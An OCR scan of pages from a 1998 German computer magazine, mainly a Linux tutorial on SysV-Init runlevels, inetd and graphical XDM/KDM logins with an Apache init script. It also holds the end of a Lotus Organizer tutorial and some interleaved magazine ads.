Möchten Sie sehen, wohin eine Verknüpfung führt, klicken Sie mit der linken Maustaste auf das Kettensymbol. Ein Menü mit allen Verknüpfung klappt auf, die zu diesen Daten bestehen. Wenn Sie das gewünschte Ziel per Mausklick auswählen, landen Sie automatisch an der gewünschten Stelle im Organizer. Da das Ziel ebenfalls ein Kettensymbol besitzt, können Sie jederzeit leicht wieder zum Ausgangsort zurückspringen.

TIP Verknüpfungen lassen sich mit dem Organizer auch zu externen Daten herstellen. Klicken Sie in der Symbolleiste auf das Symbol *Verknüpfungen zum Ausführen einer Datei erstellen*. Geben Sie den Verknüpfungsnamen und die verknüpfte Datei ein. Wenn Sie nun die Verknüpfung auswählen, startet das mit der Datei verknüpfte Programm.

⑦ Übersicht bewahren

Terminplaner werden mit der Zeit immer umfangreicher. Specken Sie deshalb Ihren Organizer von Zeit zu Zeit ab. Am besten, indem Sie nicht mehr benötigte Einträge entfernen. Sie müssen die Daten aber nicht unbedingt gleich löschen. Wenn Sie Ihre Termine, Adressen und Aktivitäten noch aufheben wollen, archivieren Sie sie in einer externen Organizer-Datei.

Rufen Sie das Menü *Datei/Archivieren* auf, und legen Sie im Dialogfenster das Register fest, das ausgemistet werden soll. Haben Sie beispielsweise als Register *Kalender* und bei *Bereich/Vor* als Datum den *1. August 1998* eingeben, werden alle Daten vor diesem Termin ausgelagert. Den Dateinamen der Archivdatei legen Sie in dem Textfeld *Archivdatei* fest, also zum Beispiel *Termin010897*.

Manche Termine können Sie jedoch nicht archivieren, weil Sie sie parat haben müssen. Um trotzdem noch die Übersicht zu behalten, helfen nur Filter und ein gutes System von Kategorien weiter. Zum Anlegen oder Aktivieren eines Filters wechseln Sie in das Menü *Erstellen/Filter* und klicken *Neu* an.

Angenommen, Sie möchten nur noch Organizer-Einträge sehen, die der Kategorie *Personal* angehören.Um den Filter anzulegen, geben Sie bei *Name Kategorie-Personal* ein. Nun sagen Sie dem Organizer, welche Register Sie durch den neuen Filter sehen wollen. In der Tabelle zur Definition der Filtereigenschaften wählen Sie deshalb bei *Register* das erste Register *Adressen*. Dann folgt bei *Feld* die Auswahl *Kategorien* und bei *Test* die Auswahl *Enthält*. Bei *Wert* geben Sie *Personal* ein.

Bislang haben wir nur ein Register gefiltert. Damit der Filter sich auch auf die anderen Register bezieht, wählen Sie bei *Und/Oder* den Eintrag *Und* aus. Das Gleiche machen Sie für das Register *Aktivitäten*. Wiederholen Sie den Vorgang für alle übrigen Register. Sobald Sie den Filter mit *OK* speichern und anschließend auf *Verwenden* klicken, zeigt der Organizer übersichtlich nur noch die selektierten Daten an. Über *Ansicht/Filter entfernen* können Sie den Filter jederzeit wieder ausschalten, und alle Daten sind wieder sichtbar. JAK

Auf der Heft-CD finden Sie eine englische Betaversion des Lotus Organizers 5.0 und den Text unseres Workshops mit den englischen Befehlen. Damit können Sie alle Beispiele aus dem Workshop nachvollziehen und einen Eindruck von den neuen Funktionen des Organizers 5.0 gewinnen.

Bootkonfigurationen und grafisches Login

Bunt bewegtes Willkommen

Vergessen Sie den traurigen Textmodus beim Start von Linux. Animieren Sie Ihren Begrüßungsbildschirm. Wie leicht das ist, zeigt Ihnen dieser Einstieg.

WOLFGANG WALLNER


Das Häßlichste an Linux ist der Login im Textmodus. Dabei befindet sich auf einer Linux-Distribution alles, um einen Designer-Begrüßungsbildschirm mit klingenden 3D-Animationen zu gestalten.

Wir machen Sie mit dem Linux-Bootschema vertraut. Damit konfigurieren Sie Linux so, daß es sofort nach dem Booten in den Grafikmodus schaltet. Zwei Beispiele zeigen, wie Sie aus einer kargen Login-Aufforderung einen ansehnlichen grafischen Begrüßungsbildschirm machen. Die Software dazu finden Sie auf jeder Distribution.

Linux-Bootschema

Linux arbeitet nach dem sogenannten System-V-Bootschema (SysV). System-V ist der Name der ersten Unix-Variante, deren Quelltexte nicht mehr der damalige Lizenzhalter AT&T veröffentlichte. Linux verwendet dieses Schema, wodurch der Quelltext frei erhältlich ist.

SysV-Init wird aktiv, sobald der Betriebssystemkern (Kernel) gebootet hat, aber noch bevor Sie sich im Textmodus einloggen können. Während dieses Zeitraums startet SysV Dienste wie die Login- und Paßwort-Eingabe im Grafikmodus.



MIT DRAG&DROP konfigurieren Sie sieben Runlevels und bauen so ein System nach Maß.

Mit dem SysV-Init-Editor des K Desktop Environment (KDE) nehmen Sie später die nötigen Änderungen vor, um direkt nach dem Booten zu einem grafischen Login zu gelangen. Doch das SysV-Init-Schema kann noch mehr als direkt im Grafikmodus booten. So verwaltet es den wichtigsten Netzwerk-Dienst *inetd* und das Anhalten und Neustarten des Linux-Systems.

SysV-Init

Das SysV-Init-Schema ähnelt der DOS-Startdatei *autoexec.bat*, weist aber signifikante Unterschiede auf: So beenden Sie Programme zur Laufzeit oder starten Dienste, ohne Linux neu zu booten. SysV-Init besteht auch nicht aus einer Datei, sondern aus sieben Verzeichnissen, die das Systemprogramm Init zentral verwaltet.

Init ist der erste Prozeß, der auf einem Linux-System startet, nachdem der Kernel gebootet ist. Er wird auch als Vater aller Prozesse bezeichnet. Jeder folgende Prozeß wird direkt oder indirekt von Init gestartet. Dieses Programm kann verschiedene Zusammenstellungen von Systemdiensten starten und stoppen (siehe Tabelle „Linux-Dienste im Überblick“, S. 240).

Jede Konfiguration entspricht einem sogenannten Runlevel, der sich von den anderen Konfigurationen nur durch eine Zahl zwischen *0* und *6* unterscheidet. Für die Runlevels haben sich Konventionen entwickelt, die die Distributionen weitgehend einhalten (siehe Tabelle links unten). Ein freier Runlevel steht Ihnen immer zur Verfügung, die restlichen sind vorkonfiguriert.

Runlevels wechseln – dem Super-User vorbehalten

Das Kommando *runlevel* zeigt Ihnen im Textmodus, in welchem Runlevel Sie sich befinden. In der Regel ist es der *Runlevel 3*, also der normale Multi-User-Modus. Sie können den Runlevel jederzeit wechseln.

So fährt neben dem gewohnten *shutdown* auch der Befehl *telinit 0* Ihr System herunter (Runlevel *0*). *telinit* befiehlt dem *init*-Prozeß, in den angegebenen *Runlevel 0* zu wechseln. Doch nur der Benutzer *root*, also der sogenannte Super-User, ist dazu befugt, den Runlevel zu ändern.

FREIE UND BELEGTE RUNLEVELS

Runlevel	Modus
Runlevel 0	Anhalten des Systems (Halt)
Runlevel 1(S)	Single-User-Modus zur Reparatur des Systems
Runlevel 2	Multi-User-Modus ohne Network File System (NFS)
Runlevel 3	Multi-User-Modus im Textmodus
Runlevel 4	Frei
Runlevel 5	Multi-User-Modus im Grafikmodus
Runlevel 6	Neustart des Systems (Reboot)


Schluß. Aus. Feierabend.
Welt der Wunder
November 1998
11
Das Terminator-Prinzip
Kakerlaken fressen alles!
Auto? Ja bitte!
Aus Hanf, selbstlenkend, mit Solarzellen
mpf-Alarm
Die vergessenen Wundermittel
GRATIS!
Welt der Wunder-
ppelposter
Realistisch:
10 Versionen des Weltuntergangs
End Zeit
Wann ist es soweit?
Wer überlebt?
ch enthüllt: Der Flugsc
Flug durchs All: Pluto
neue Welt der Wunder-CD-ROM
s • Net-Sites • Lexikon
Schon oft wurde der Weltuntergang prophezeit, nie ist er eingetreten. Das heißt keinesfalls Entwarnung: Auch wenn Herr Nostradamus falsch liegt, könnte ein bakteriologischer Mega-GAU die Menschheit auslöschen. Zum Beispiel. Noch mehr Real-Horror gefällig? Welt der Wunder zeigt 10 Versionen der Apokalypse.
Wann ist es soweit?
Wer überlebt?
Alles von Menschen, Natur und Technik:
Sensationelles
Hintergründiges
Spannendes
Hendrik Hey, Moderator der erfolgreichen Sendung Welt der Wunder auf ProSieben
Ab 26. Oktober am Kiosk. Für nur DM 4,90.
Die Neugier entdecken.

TIP **Um als Super-User Kommandos eingeben zu können, müssen Sie sich nicht neu als Benutzer *root* einloggen. Geben Sie den Befehl**

```
su
```

***(substitute User-ID)* ein. Linux fragt dann nach dem Paßwort des Super-Users. Mit**

```
logout
```

beenden Sie den Super-User-Modus.

Runlevels konfigurieren

Mit dem SystemV-Init-Editor des KDE konfigurieren Sie die Runlevels per Drag&Drop. Nach dem Start des Editors über *Systemprogramme* sehen Sie



DEN DISPLAY-MANAGER KDM konfigurieren Sie in fünf Registerkarten.

auf der linken Seite eine Auswahl an installierten Diensten und einen Papierkorb, in den Sie nicht benötigte Dienste verschieben. Rechts daneben finden Sie tabellarisch die Runlevels von *0* bis *6*. In die oberen Fenster sind dabei die Dienste eingetragen, die beim Eintritt in den Runlevel starten. Darunter befinden sich die beendeten Dienste.

Wenn Sie einen Dienst starten wollen, ziehen Sie ihn mit der Maus in das entsprechende Runlevel-Fenster. Um einen Dienst zu entfernen, ziehen Sie ihn in den Papierkorb. Auch die Reihenfolge, mit der die Dienste starten, ändern Sie per Drag&Drop, indem Sie den Dienst an die gewünschte Position ziehen.

Der Netzdämon *Inetd*

Sie können nur wenige Netzwerkdienste selbst auswählen, weil der sogenannte Netzdämon *Inetd* die meisten startet. Der Dämon überwacht die eingehenden Netzwerkpakete im Hintergrund und ist ebenfalls als Dienst wählbar.

Wollen Sie zum Beispiel eine FTP-Verbindung aufbauen, startet *Inetd* automatisch den richtigen Dienst *ftpd*. Der

LINUX-DIENSTE IM ÜBERBLICK

Dienst	Beschreibung
cron	Der Zeitplaner führt Kommandos zeitgenau oder regelmäßig aus
gpm	Mausbenutzung für Copy&Paste und zur Menüsteuerung
halt	Herunterfahren des Rechners
httpd	Web-Server Dienst
ibcs	Programme im iBCS-Format (intel Binary Compatibility Specification-) ausführen
inet	Start der Netzwerkdienste
isdn	Unterstützung für ISDN
keytable	Tastaturbelegung laden
lpd	Drucker-Spooler starten
nfsfs	Unterstützung des Network File System (NFS)
pcmcia	Unterstützung für PCMCIA-Karten
portmap	Netzwerkverbindungen erlauben oder sperren
single	Single-User-Betrieb zur Systemadministration starten
sound	Soundkarte initialisieren und Soundmodule laden

Vorteil dabei: Dienste werden nur dann geladen, wenn das System sie wirklich benötigt.

Wenn Sie *Inetd* in einem Runlevel laden, aktivieren Sie damit auch alle Dienste, die *Inetd* verwaltet. Dienste, die *Inetd* freigeben soll, tragen Sie in die Datei */etc/inetd.conf* ein. Öffnen Sie die Datei in einem Editor, sehen Sie für jeden Dienst eine Zeile wie:

```
telnet stream tcp nowait root
➥/usr/sbin/tcpd
➥/usr/sbin/in.telnetd
```

Diese Zeile startet den *telnet*-Dienst, der Sie per *telnet*-Protokoll über das Netz in andere Rechner einloggt. Soll dieser Dienst nicht gestartet werden, kommentieren Sie die Zeile am Anfang mit einem Balkenkreuz *(#)* aus. Umgekehrt lassen Sie Dienste zu, indem Sie das Kommentarzeichen entfernen. Wenn die Änderungen sofort wirken sollen, verwenden Sie das Kommando

```
killall -HUP inetd
```

Inetd liest dann die Konfigurationsdatei */etc/inetd.conf* neu ein. Mehr dazu erfahren Sie im Verzeichnis *NET-3 HOWTO* von Terry Dawson auf Ihrer Distribution.


Ressourcen sparen

Der Aufbau des SysV-Init-Editors entspricht der Verzeichnisstruktur der Init-Skripts aus dem Verzeichnis */etc/init.d/* (DLD) oder */etc/rc.d/* (S.u.S.E.). Die Einträge teilen sich für jeden Runlevel in den Unterverzeichnissen *rc0.d* bis *rc6.d* auf. Die *rc[0-6].d*-Verzeichnisse enthalten symbolische Links, die auf Textdateien in */etc/init.d* oder in */etc/rc.d/* verweisen.

Skripts verwenden Sie meist in mehreren Runlevels. Wenn Sie sie in jedem Runlevel-Verzeichnis einzeln aufrufen, verschwenden Sie Ressourcen, die Sie durch symbolische Verweise schonen können. Außerdem müssen Sie ein Skript nach einem Update nur einmal verändern.

Grafisches Login

Um beim Booten automatisch X-Window zu starten und zu einem grafischen Login zu kommen, benötigen Sie den Display-Manager. Dieser verwaltet den Bildschirm und startet das Login-Fenster. Sie haben die Auswahl zwischen



JEDEM DAS SEINE: Im *Icon-auswählen*-Dialog des KDM suchen Sie ein Bild für jeden Benutzer aus.

zwei Display-Managern, für die wir jeweils ein Beispiel vorstellen:

- XDM (X Display Manager) läßt sich am einfachsten zur grafischen Begrüßung einsetzen, weshalb weitere Beispiele ihn nutzen.
- KDM (K Display Manager) wurde im Rahmen von KDE entwickelt. Wer KDM verwendet, muß nicht das gesamte KDE installieren. KDM arbeitet auch mit anderen Desktops wie FVWM.

Auf zum Runlevel 5

Um gleich nach dem Booten X-Windows hochzufahren und das Login-Fenster des Display-Managers zu starten, ändern Sie den *Default Runlevel* auf Runlevel 5. Dies ist normalerweise der richtige Modus für das grafische Login.

DAS SPARTANISCHE AUSSEHEN des Display-Managers XDM gestalten Sie mit wenigen Handgriffen um.

Den neuen *Default Runlevel* stellen Sie in der Datei */etc/inittab* ein. Öffnen Sie die Datei, und suchen Sie nach einer Zeile mit dem Schlüsselwort *initdefault*:

```
id:3:initdefault:
```

Die Zahl stellt den Runlevel dar, der beim Booten startet. Ändern Sie die Zeile in:

```
id:5:initdefault:
```

Doch bevor Sie mit diesem Eintrag booten, testen Sie die neue Konfiguration mit dem Befehl

```
telinit 5
```



Wenn Sie wahlweise in verschiedenen Runlevels booten wollen, kommentieren Sie die Zeile *initdefault* aus. In diesem Fall fordert Sie *init* beim Booten auf, den gewünschten Runlevel zu wählen.

Ob XDM oder KDM startet, wählen Sie in den Dateien

- */etc/sysconfig/xconfig* bei DLD und
- */etc/rc.config* bei S.u.S.E. Linux.

Suchen Sie nach dem Schlüsselwort *xlogin*, oder tragen Sie es folgendermaßen ein:

```
xlogin=xdm
```

oder

```
xlogin=kdm
```

Display-Manager KDM konfigurieren

KDM benutzt ein Feld, das den Benutzer des Systems mit eigenem Bild anzeigt. Sie konfigurieren KDM im grafischen Konfigurations-Dialog. Wenn Sie KDE installiert haben, finden Sie diesen Dialog im Programm-Menü unter *Einstellungen/Anwendungen/Desktop Manager*. Falls Sie einen anderen Desktop einsetzen, starten Sie den Dialog mit dem Befehl

```
/opt/kde/bin/kdmconfig
```

Die Oberfläche der KDM-Konfiguration teilt sich in fünf Registerkarten:

- *Erscheinung:* für Sprache und Begrüßungstext,
- *Schriftarten* für drei Anlässe: Begrüßung, fehlgeschlagenes Login und Normal,
- *Hintergrund*: Hier geben Sie das gewünschte Bild an.
- *Benutzer:* Sie wählen, welche Benutzer das Login-Fenster anzeigen, und von welchen Bildern sie begrüßt werden sollen. Ein neues Bild wählen Sie, indem Sie es anklicken. Es erscheint der Dialog *Icon auswählen*. Beim KDE-Datei-Manager KDM ziehen Sie das neue Bild per Drag&Drop auf die Schaltfläche. Bei XDM geben Sie den Dateinamen manuell ein.
- *Sitzungen:* Sie stellen ein, welche verschiedenen Desktops KDM bieten soll. Standardmäßig sind dabei KDE, FVWM und Failsafe vorgegeben. Failsafe gewährleistet unter widrigen Umständen ein Login mit einer Minimalkonfiguration.

Wenn ein Skript für die andern Desktops fehlerhaft ist, so daß sie nicht mehr korrekt starten, wählen Sie *Failsafe* und bringen die Skripts in Ordnung. Die vorgegebenen Sitzungen wählen Sie im Login-Fenster aus einer Liste.

EINSTIEG IN DIE SHELL-PROGRAMMIERUNG

Wer unter DOS Batchdateien geschrieben hat, wird sich für die Funktionsvielfalt der Shell-Skripts begeistern. Ein Skript (Listing), das den http-Server Apache startet, führt Sie in die Shell-Programmierung ein. Betrachten Sie das Shell-Skript im Detail:

```
#! /bin/sh
```

Die Anfangszeichen *#!* legen fest, mit welchem Programm das Skript arbeiten soll. Aus Kompatibilitätsgründen steht hier die Standard-Shell *sh*. Auf Linux-Systemen verweist *sh* normalerweise auf die *bash*.

```
. /etc/rc.config
```

Diese Zeile liest */etc/rc.config* ein und definiert Variablen, unter anderem *START_HTTPD*:

```
test „$START_HTTPD" =
➥yes || exit 0
```

Das Kommando *test* prüft in diesem Fall, ob *START_HTTPD* auf *yes* gesetzt ist. Variablen stellen Sie außer bei ihrer Definition immer ein *$*-Zeichen voran. Die Zeichen *||* verknüpfen zwei Kommandos mit *oder*. Dadurch wird das zweite Kommando nur ausgeführt, wenn das erste fehlschlägt. Wer Kommandos mit *und* sowie den Zeichen *&&* verknüpft, läßt das zweite Kommando nur ausführen, wenn das erste erfolgreich war.

```
case $1 in
```

Die *case*-Anweisung dient der Fallunterscheidung. Die Variablen *$0* und *$1* sind die Kommandozeilenargumente. Wenn Sie das Skript mit *apache start* aufrufen, ist *$0 = apache* das Kommando und *$1 = start* das erste Argument. Die *case*-Anweisung findet heraus, mit welchem Argument das Skript aufgerufen wurde. *start* startet den HTTP-Server. In der Zeile

```
if test -x /usr/sbin/httpd;
then fi
```

führt *if* die Kommandos zwischen *then* und *fi* abhängig von einer Bedingung aus. *test -x* fragt, ob eine Datei existiert und ausführbar ist.

Neben der Option *-x* gibt es eine ganze Reihe von Dateieigenschaften, die Sie abfragen können. Die wichtigsten sind:

- *-d* ist es ein Verzeichnis?
- *-f* existiert die Datei?
- *-r* ist die Datei lesbar?
- *-w* ist die Datei überschreibbar?

Existiert das Programm httpd, gibt *echo* eine Meldung auf dem Bildschirm aus, und der Web-Server-Daemon httpd startet. *stop* beendet httpd. Die Zeile

```
if [ -f /var/run/httpd.pid ];
then
```

variiert das Kommando *test*. Statt *test ‹Bedingung›* können Sie genauso *[‹Bedingung›]* schreiben. Die zweite Variante finden Sie wegen ihrer besseren Lesbarkeit häufiger. Zeile 37 leitet mit

```
*)
```

den letzten Block der *case*-Anweisung ein. Diese behandelt die übrigen Fälle. Sie verwenden bei der Fallunterscheidung auch Wildcards (Platzhalter), die für beliebige andere Zeichen stehen. Sie kennen das vom DOS-Kommando

```
dir *.*
```

Auch bei Linux steht das Zeichen * (Asterisk) für eine beliebige Zeichenfolge. Mit dem Befehl *esac* (*case* rückwärts geschrieben) endet die Fallunterscheidung.

XDM mit bewegtem Hintergrund

Nun wird Ihnen vielleicht ein normaler grafischer Login-Bildschirm zu langweilig, oder Sie wollen sich gegen eintönig flackernde Fahnen beim Anmelden absetzen. Daher zeigen wir zum Abschluß, wie Sie das Login mit einem bewegten Hintergrund ausstatten.
Sie müssen allerdings XDM verwenden, weil sich das Aussehen von KDM nicht so weitreichend verändern läßt. Den bewegten Hintergrund liefert das Programm Xearth: Es zeigt die Erde mit allen Tag- und Nachtzonen sowie den entsprechenden Uhrzeiten, die Linux regelmäßig aktualisiert. Xearth finden Sie – wie alle hier benötigten Programme und Dateien – auf Ihrer Linux-Distribution.

Editieren Sie die Skripts im Verzeichnis */usr/lib/X11/xdm*. Das Skript *X-setup* wird beim Starten von XDM und KDM aufgerufen. Hier tragen Sie zusätzliche Programme wie Xearth ein. Bevor Sie die Datei ändern, legen Sie eine Sicherungskopie an:

```
cp Xsetup Xsetup.bak
```

Um Xearth zu starten, fügen Sie mit einem Editor folgende Zeile in die Datei *xdm* ein:

```
xearth -nostars -mag 0.75 &
```


Das &-Zeichen führt das Programm im Hintergrund aus. Das Skript wartet also nicht, bis das Programm endet, sondern läuft sofort weiter.

Wichtig: *Xsetup* muß alle Kommandos im Hintergrund abarbeiten. XDM und KDM warten, bis das Skript beendet ist, bevor das Login erscheint. Wird das Skript nicht beendet, können Sie sich nicht einloggen. Die beiden anderen Optionen

```
-nostars -mag 0.75
```

verändern das Aussehen von Xearth. *Nostars* verhindert, daß Xearth Sterne, also weiße Punkte, zeichnet. Mit *mag 0.75* stellen Sie die Größe der Erdkugel ein. Sie soll nicht den ganzen Bildschirm füllen, weil sie sich sonst mit dem Login-Fenster und der Konsole überschneidet.

Nun loggen Sie sich aus und begutachten im Login-Bildschirm das Ergebnis. Nach dem nächsten Einloggen stellen Sie fest, daß Xearth immer noch läuft. Das erkennen Sie nach einiger Zeit daran, daß Xearth ein neues Bild zeigt. Der Grund dafür liegt darin, daß der Eintrag in Xsetup Xearth im Login-Bildschirm ausführt. Um Xearth zu beenden, wenn sich ein Benutzer neu einloggt, passen Sie die Datei *GiveConsole* an. Wie der Dateiname schon verrät, wird das Programm ausgeführt, wenn die Kontrolle über die Konsole vergeben



UND SIE BEWEGT SICH DOCH: die Erdkugel im Hintergrund des Begrüßungsbildschirms.

wird. Das ist der Fall, wenn sich ein Benutzer einloggt. Um Xearth automatisch zu beenden, fügen Sie dieser Datei folgende Zeile hinzu:

```
killall xearth
```

Weil diese Arbeitsschritte vom Anwender unbemerkt ablaufen sollen, lassen Sie das Meldungsfenster noch verschwinden. Dazu verändern Sie die Vordergrundfarbe auf Weiß und die Hintergrundfarbe auf Schwarz. Das Meldungsfenster startet ebenfalls in der Datei *X-setup*. Die Farbe verändern Sie durch zwei zusätzliche Argumente in der Kommandozeile von *xconsole*. Das Argument

```
-fg white
```

setzt den Vordergrund (ForeGround) auf Weiß (white) und

```
-bg black
```

den Hintergrund (BackGround) auf Schwarz (black). Die gesamte Zeile sieht dann im Beispiel so aus:

```
$XPATH/xconsole
➥-geometry 450x90-0-0
➥-fg white -bg black
➥-notify -verbose
➥-exitOnFail &
```

Die Farbeinstellung mit den Optionen *-fg* und *-bg* funktioniert bei fast allen X-Programmen – genauso wie die Größen- und Positionsangabe *-geometry*.

Zuletzt gestalten Sie das Aussehen des XDM-Login so, daß nur noch der Login-Text sichtbar ist. Dazu verändern Sie die Datei *Xresource*. Diese enthält die Einstellungen von XDM, wobei Sie – wie bei allen Dateieingriffen – zuerst eine Sicherheitskopie anlegen. Die Ressourcen beeinflussen das Aussehen von X-Programmen, die Sie im Beispiel folgendermaßen ändern:

```
xlogin*geometry: 320x160+0+0
xlogin*greeting:
login
xlogin*namePrompt:
Name:
xlogin*passwd-
Prompt: Paßwort:
xlogin*fail:
Paßwort falsch!

xlogin*promptColor:
➥yellow
xlogin*greetColor:
➥blue
xlogin*promptFont:
➥-adobe-helvetica
➥-medium-r-
➥normal-14-*-*-*-
*-*-*-*
xlogin*greetFont:
➥-adobe-helvetica-
medium-r-
➥normal-14-*-*-*-
*-*-*-*
```


Wenn schon ein Eintrag existiert, ersetzen Sie ihn durch den neuen Wert, ansonsten fügen Sie die Zeile nach dem obigen Muster an. Eine genaue Beschreibung, welche Ressourcen Sie ändern können und was die Änderung bewirkt, finden Sie in der Man-Page von XDM. JR/ET

Apache-Login

```
 1: #! /bin/sh
 2: # Copyright (c)1996 S.u.S.E.Gmbh
 3: # Author: Bodo Bauer<bb@suse.de>
 4: #
 5: # /sbin/init.d/apache
 6: . /etc/rc.config
 7: test "$START_HTTPD" = yes || exit 0
 8:
 9: case "$1" in
10:     start)
11:  if test -x /usr/sbin/httpd ; then
12:  echo "Starting WWW-Server apache."
13: /usr/sbin/httpd -f
14: /etc/httpd/httpd.conf
15:  fi
16:     ;;
17:  stop)
18:  if [ -f  /var/run/httpd.pid ] ; then
19: echo -n "Shutting down Apache HTTP
20: server"
21: kill 'cat /var/run/httpd.pid'
22:     rm -f /var/run/httpd.pid
23:  else
24:     echo -n "Apache not running?"
25:  fi
26:  echo
27:     ;;
28:     restart)
29: if [ -f  /var/run/httpd.pid ] ; then
30: echo -n "Reload Apache configuration"
31: kill -1 'cat /var/run/httpd.pid'
32:     else
33:        echo -n "Apache not running?"
34:    fi
35:  echo
36: ;;
37: *)
38: echo "Usage: $0 {start|stop|restart}"
39: exit 1
40: esac
41:
42: exit 0
```

Dieses Shell-Skript startet den Web-Server Apache und hält ihn an.

Kompetenz und Aktualität



Spektrum Ticker - täglich aktuell - Netscape

Datei Bearbeiten Ansicht Gehe Communicator Hilfe

Spektrum DER WISSENSCHAFT

karriere direkt

Homepage
Spektrum Ticker
Aktuelles Heft
Sonderhefte
Service
Science & Fun Shop
Spektrum+ Club
Jobs & Events
Multimedia
Rätsel
Partner
Diskussionen
Archive

14. September 1998 *Geowissenschaften*

Der Hauch des Hurrikans

Spektrum Ticker

Modelle zum Treibhauseffekt sind umso besser, je vollständiger der Satz von Parametern ist, durch welche das Klima beeinflußt wird. Also sollten möglichst alle Quellen und Senken für beispielsweise Kohlendioxid bekannt sein. Dabei kann es zu manch überraschenden Feststellungen kommen. Wer hätte schon gedacht, daß ausgerechnet Hurrikans, die aufgrund der Klimaerwärmung häufiger werden, selbst Kohlendioxid aus dem Meer freisetzen?

Als Nicholas R. Bates und seine Kollegen von der *Bermuda Biological Station for Research* und der *University of Southern California* in Los Angeles die Daten vom 14. und 15. August 1995 auswerteten, waren sie überrascht, daß der Hurrikan Felix damals zu einem massiven Anstieg der lokalen Kohlendioxidkonzentration geführt hat (*Nature* vom 3. September 1998).

Felix wanderte direkt über ein Gebiet in der Sargassosee, 50 Kilometer südlich von Bermuda, in dem die Wissenschaftler routinemäßig Messungen der atmosphärischen Bedingungen und der Meeresoberfläche vornehmen. Durch diesen glücklichen Umstand entdeckten die Forscher, daß der Hurrikan vorübergehend die lokale CO_2-Ausgasung der See um das 100fache gesteigert hatte. Nach ihren Berechnungen haben Felix und zwei weitere Hurrikans, die etwas später im Jahr vorbeizogen, zusammen den Gesamtausstoß im Sommer regional um nahezu 55 Prozent gesteigert.

Das Kohlendioxid wird hauptsächlich durch die mechanische Einwirkung des Windes freigesetzt. Der Hurrikan zerstäubt große Wassermengen zu Schaum und feinste Dunstwölkchen, wobei Kohlendioxid entweicht - ähnlich wie bei einer geschüttelten

Dokument: Übermittelt

Der **Spektrum Ticker** liefert Ihnen im Online-Abonnement jeden Tag die interessantesten und wichtigsten Meldungen aus Wissenschaft, Forschung und Technik – von Quantencomputer bis Kosmologie, von Anthropologie bis Zoologie, von Technik bis Medizin. Verständlich, verläßlich und interdisziplinär – wie Sie es von Spektrum der Wissenschaft gewohnt sind. In Zusammenarbeit mit Nature, Science, Scientific American, Pour la Science u.a. werden die Nachrichten exklusiv für den Ticker zusammengestellt. Der Ticker informiert Sie außerdem regelmäßig über aktuelle **Wissenschaftspreise** und **Stipendien**. Das Abonnement kostet im Jahr DM 42,–. Mehr Informationen und aktuelle Kostproben finden Sie auf unseren Internetseiten.

http://www.spektrum.de

Auf unseren Internetseiten finden Sie eine Fülle frei zugänglicher Angebote:

- Die **Brennpunkte-Themen** bieten Hintergrundinformationen zu aktuellen wissenschaftlichen Entwicklungen.
- In den **Diskussionsforen** haben Sie die Gelegenheit, sich kontrovers mit anderen auseinanderzusetzen.
- Zu unseren **Serviceangeboten** zählen unter anderem Jobsuchmaschinen, Praktikantenbörse, Veranstaltungskalender.
- Auch an **Herausforderungen** fehlt es nicht: Messen Sie sich an unseren kniffligen Rätseln!





Mehr Informationen und aktuelle Kostproben finden Sie auf unseren Internetseiten.

Declare Function ShowCursor [...]
Declare Function FindWindow [...]
Declare Function ShowWindow [...]

Know-how zur VB-Programmierung

Mengenlehre

Feldvariablen sind unersättlich, wenn es um das Verstauen großer Datenmengen geht. Dabei werden sie von Schleifen unterstützt, die sich auch als nützliche Wiederholungstäter entpuppen.

